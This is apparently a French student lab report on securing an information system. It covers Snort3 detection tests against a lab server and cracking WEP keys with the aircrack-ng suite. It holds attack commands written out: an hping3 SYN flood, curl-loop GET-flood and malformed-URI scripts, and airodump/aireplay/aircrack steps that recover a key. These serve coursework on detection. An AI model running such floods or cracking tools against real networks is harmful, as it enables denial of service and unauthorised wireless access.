
Fichier Édition Affichage Rechercher Terminal Onglets Aide

root@rt-mob16: ~/snort_src/snort3-master/build/src x root@rt-mob16: /usr/local/etc/rules x rt@rt-mob16: ~ x

0)- Snort exiting
root@rt-mob16: ~/snort_src/snort3-master/build/src# ./snort -R /usr/local/etc/rules/local.rules -i enpl50 -A alert_fast -s 65535 -k none
0)- Snort++ 3.1.02.0
-----
Loading rule args:
Loading /usr/local/etc/rules/local.rules:
Finished /usr/local/etc/rules/local.rules:
Finished rule args:
-----
rule counts
  total rules loaded: 19
  duplicate rules: 2
  text rules: 19
  option chains: 19
  chain headers: 8
-----
port rule counts
      tcp  udp  icmp  ip
any      4    3    3    3
src       1    0    0    0
dst      14    0    0    0
total    19    3    3    3
-----
fast pattern groups
      src: 2
      dst: 4
-----
search engine (ec bnf)
  instances: 3
  patterns: 14
  pattern chars: 21
  num states: 21
  num match states: 14
  memory scale: KB
  total memory: 4.7207
  pattern memory: 0.364453
  match list memory: 0.491562
  transition memory: 3.17969
  fast pattern only: 13
-----
pcap DAO configured to passive.
Commencing packet processing
++ [0] enpl50
05/26-10:07:50.802785 ** [1:10000019:0] "Trop petit paquet" ** [Priority: 0] (ICMP) 87.10.10.20 -> 87.10.10.11
05/26-10:07:50.817367 ** [1:10000019:0] "Trop petit paquet" ** [Priority: 0] (ICMP) 87.10.10.11 -> 87.10.10.20
05/26-10:07:51.803644 ** [1:10000019:0] "Trop petit paquet" ** [Priority: 0] (ICMP) 87.10.10.20 -> 87.10.10.11
05/26-10:07:51.817346 ** [1:10000019:0] "Trop petit paquet" ** [Priority: 0] (ICMP) 87.10.10.11 -> 87.10.10.20
05/26-10:07:52.804853 ** [1:10000019:0] "Trop petit paquet" ** [Priority: 0] (ICMP) 87.10.10.20 -> 87.10.10.11
05/26-10:07:52.807316 ** [1:10000019:0] "Trop petit paquet" ** [Priority: 0] (ICMP) 87.10.10.11 -> 87.10.10.20
05/26-10:07:53.806429 ** [1:10000019:0] "Trop petit paquet" ** [Priority: 0] (ICMP) 87.10.10.20 -> 87.10.10.11
05/26-10:07:53.809009 ** [1:10000019:0] "Trop petit paquet" ** [Priority: 0] (ICMP) 87.10.10.11 -> 87.10.10.20
05/26-10:07:54.807072 ** [1:10000019:0] "Trop petit paquet" ** [Priority: 0] (ICMP) 87.10.10.20 -> 87.10.10.11
05/26-10:07:54.810224 ** [1:10000019:0] "Trop petit paquet" ** [Priority: 0] (ICMP) 87.10.10.11 -> 87.10.10.20
```

Alerte taille de fragmentation trop petite sur Snort3

SAÉ Cyber 4.0 Sécurisation d'un SI




```
Applications Emplacements Système
tp@rt-mob: ~
Fichier Édition Affichage Recherche Terminal Onglets Aide
tp@rt-mob: ~
tp@rt-mob:~$ ping -s 80 -c 5 srvA.sae
PING srvA.sae (87.10.10.11) 80(108) bytes of data.
88 bytes from srvA.sae (87.10.10.11): icmp_seq=1 ttl=64 time=20.3 ms
88 bytes from srvA.sae (87.10.10.11): icmp_seq=2 ttl=64 time=26.2 ms
88 bytes from srvA.sae (87.10.10.11): icmp_seq=3 ttl=64 time=6.93 ms
88 bytes from srvA.sae (87.10.10.11): icmp_seq=4 ttl=64 time=3.15 ms
88 bytes from srvA.sae (87.10.10.11): icmp_seq=5 ttl=64 time=13.5 ms

--- srvA.sae ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 3.147/14.009/26.225/8.450 ms
tp@rt-mob:~$ ping -s 8000 -c 5 srvA.sae
PING srvA.sae (87.10.10.11) 8000(8028) bytes of data.
8008 bytes from srvA.sae (87.10.10.11): icmp_seq=1 ttl=64 time=6.46 ms
8008 bytes from srvA.sae (87.10.10.11): icmp_seq=2 ttl=64 time=9.27 ms
8008 bytes from srvA.sae (87.10.10.11): icmp_seq=3 ttl=64 time=6.45 ms
8008 bytes from srvA.sae (87.10.10.11): icmp_seq=4 ttl=64 time=20.2 ms
8008 bytes from srvA.sae (87.10.10.11): icmp_seq=5 ttl=64 time=31.7 ms

--- srvA.sae ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 6.453/14.812/31.713/9.847 ms
tp@rt-mob:~$
```


Test utilisé pour la fragmentation



```
Applications Emplacements Système
tp@rt-mob: ~
Fichier Édition Affichage Recherche Terminal Aide
root@rt-mob:/home/tp# /sbin/hping3 -S -p 80 --flood srvA.sae
HPING srvA.sae (enp3s0 87.10.10.11): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- srvA.sae hping statistic ---
391236 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rt-mob:/home/tp#
```

Test utilisé pour le SYN DDoS

SAÉ Cyber 4.0 Sécurisation d'un SI




```
GNU nano 5.4 get.sh
#!/bin/bash

for (( i=0; i<=100000; i++ ))
do
    curl -o poubelle_curl "http://srvA.sae"
    curl -k -o poubelle_curl "https://srvA.sae"
done
```

[Lecture de 7 lignes]

^G Aide ^O Écrire ^W Chercher ^K Couper ^T Exécuter ^C Emplacement M-U Annuler M-A Placer la marque
^X Quitter ^R Lire fich. ^_ Remplacer ^U Coller ^J Justifier ^_ Aller ligne M-E Refaire M-6 Copier

Test utilisé pour le GET DDoS



```
GNU nano 5.4 uri.sh
#!/bin/bash

for (( i=0; i<=100000; i++ ))
do
    if [ $1 == "HTTP" ]
    then
        curl -o poubelle_curl "http://srvA.sae/index.html%20"
        curl -o poubelle_curl "http://srvA.sae/index.html?("
        curl -o poubelle_curl "http://srvA.sae/index.html?)"
        curl -o poubelle_curl "http://srvA.sae/index.html$"
        curl -o poubelle_curl "http://srvA.sae/index.html#"
        curl -o poubelle_curl "http://srvA.sae/index.html@"
        curl -o poubelle_curl "http://srvA.sae/index.html;"
    fi
    if [ $1 == "HTTPS" ]
    then
        curl -k -o poubelle_curl "https://srvA.sae/index.html%20"
        curl -k -o poubelle_curl "https://srvA.sae/index.html?("
        curl -k -o poubelle_curl "https://srvA.sae/index.html?)"
        curl -k -o poubelle_curl "https://srvA.sae/index.html$"
        curl -k -o poubelle_curl "https://srvA.sae/index.html#"
        curl -k -o poubelle_curl "https://srvA.sae/index.html@"
        curl -k -o poubelle_curl "https://srvA.sae/index.html;"
    fi
done
```

[Lecture de 25 lignes]

^G Aide ^O Écrire ^W Chercher ^K Couper ^T Exécuter ^C Emplacement M-U Annuler M-A Placer la marque
^X Quitter ^R Lire fich. ^_ Remplacer ^U Coller ^J Justifier ^_ Aller ligne M-E Refaire M-6 Copier

Test utilisé pour les URIs non-normalisés

Pour cette tâche-ci, nous n'avons rencontré que très peu d'erreurs mais ces dernières se sont avérées extrêmement bloquantes.

Tout d'abord la version de Snort utilisée ici est la 3.1, nous avons commencé avec la 2.9 mais celle-ci ne disposait pas de toutes les fonctionnalités dont nous avons besoin. De plus, lors du test des règles implémentées, certaines se recoupent (notamment le SYN DDoS & le GET DDoS), ce qui provoque un "recouvrement des règles" et une seule alerte est levée.

Afin d'éviter d'avoir des alertes à la moindre requête GET ou à un paquet flaggé SYN il a fallu implémenter en plus un contrôle du débit, ce contrôle possède une syntaxe très changeante selon les versions ce qui nous a longtemps induit en erreur.

Dans un souci de simplicité (pas de besoin particulier dans cette SAE), Snort3 intercepte les paquets de toutes origines et de toutes destinations via un port-mirroring sur le switch (Cisco Catalyst 3750v2) auquel il est relié. Il a aussi fallu créer des "règles test" afin de contrôler notamment la fragmentation des paquets (longueur max du fragment 2000 octets et MTU à 1514 octets).

Pour le contrôle de la fragmentation nous avons trop longtemps essayer d'utiliser le PréProcesseur Frag3, finalement la solution retenue aura été l'option de règle "fragoffset", à diviser en 2 règles distinctes (inférieure et supérieure).

Tâche 6 Attaque sur le Wifi

Liste des personnes impliquées avec pourcentage de répartition	
HIRSCH Matéo 50%	3h/pers = 6 heures-hommes
ECOTIERE Léo 50%	

Estimation du temps passé sur cette tâche en heure-homme : 12 heures-hommes

Objectif : Mettre en place des attaques sur le WEP et sur le WPA avec une Linksys puis avec un SNS

Sous-tâches	Evaluation prof
Mise en place du WEP sur Linksys -> ok	100%
Cassage de la clé WEP sur Linksys -> ok	100%
Mise en place du WPA sur Linksys -> ok	100%
Cassage du WPA sur Linksys -> ok	100%
Mise en place du WEP sur Stormshield SNS -> ok	100%
Cassage de la clé WEP sur Stormshield SNS -> ok	100%
Mise en place du WPA sur Stormshield SNS -> ok	100%
Cassage du WPA sur Stormshield SNS -> ok	100%


Rapport

(Expliquez votre démarche, le fonctionnement de WEP et de WPA, le principe mis en place par le cracker, etc.)


Le Wired Equivalent Privacy (WEP) utilise un système de chiffrement symétrique obsolète, ce qui permet via une longue (en fonction du trafic sur le LAN) écoute l'interception de paquets transitants sur le réseau afin de tenter d'effectuer des collisions et d'ainsi récupérer caractère par caractère la clé de chiffrement.

NB : Environ 10 000 paquets IVs pour une clé 64bits et environ 40 000 pour 128bits

SAÉ Cyber 4.0 Sécurisation d'un SI



Mise en place du WEP sur la borne LinkSys avec utilisation de la première clé



Sniffing du réseau avec "airodump-ng" et génération de trafic avec "aireplay-ng" avec la méthode "arpplay-ng".

Cette dernière duplique le trafic ARP émit légitimement par des clients afin de gonfler le volume de données transitant sur la bande passante.

Commande pour le sniffing : airodump-ng -bssid [MAC-AP] -c [CHANNEL-AP] wlp3s0f20mon

```

Applications Emplacements Système
tp@rt-mob: ~
Fichier Édition Affichage Recherche Terminal Aide
root@rt-mob:/home/tp# aircrack-ng wifi-01.cap
Reading packets, please wait...
Opening wifi-01.cap
Read 275361659 packets.

# BSSID          ESSID          EnGot 38245 out of 35000 IVsStarting PTW attack with 38245 ivs.
1 C0Decrypted correctly: 100%    KEY FOUND! [ E2:35:48:55:11 ]
                                WEP (38245 IVs)

Choosing first network as target.
root@rt-mob:/home/tp# 
Reading packets, please wait...
Opening wifi-01.cap
Read 275361659 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.

```


Après avoir obtenu suffisamment de Data on lance aircrack-ng avec notre fichier de capture. Aircrack-ng va donc chercher à provoquer des collisions dans les paquets Data pour récupérer la clé de chiffrement. Obtention de la clé, ici : E235485511

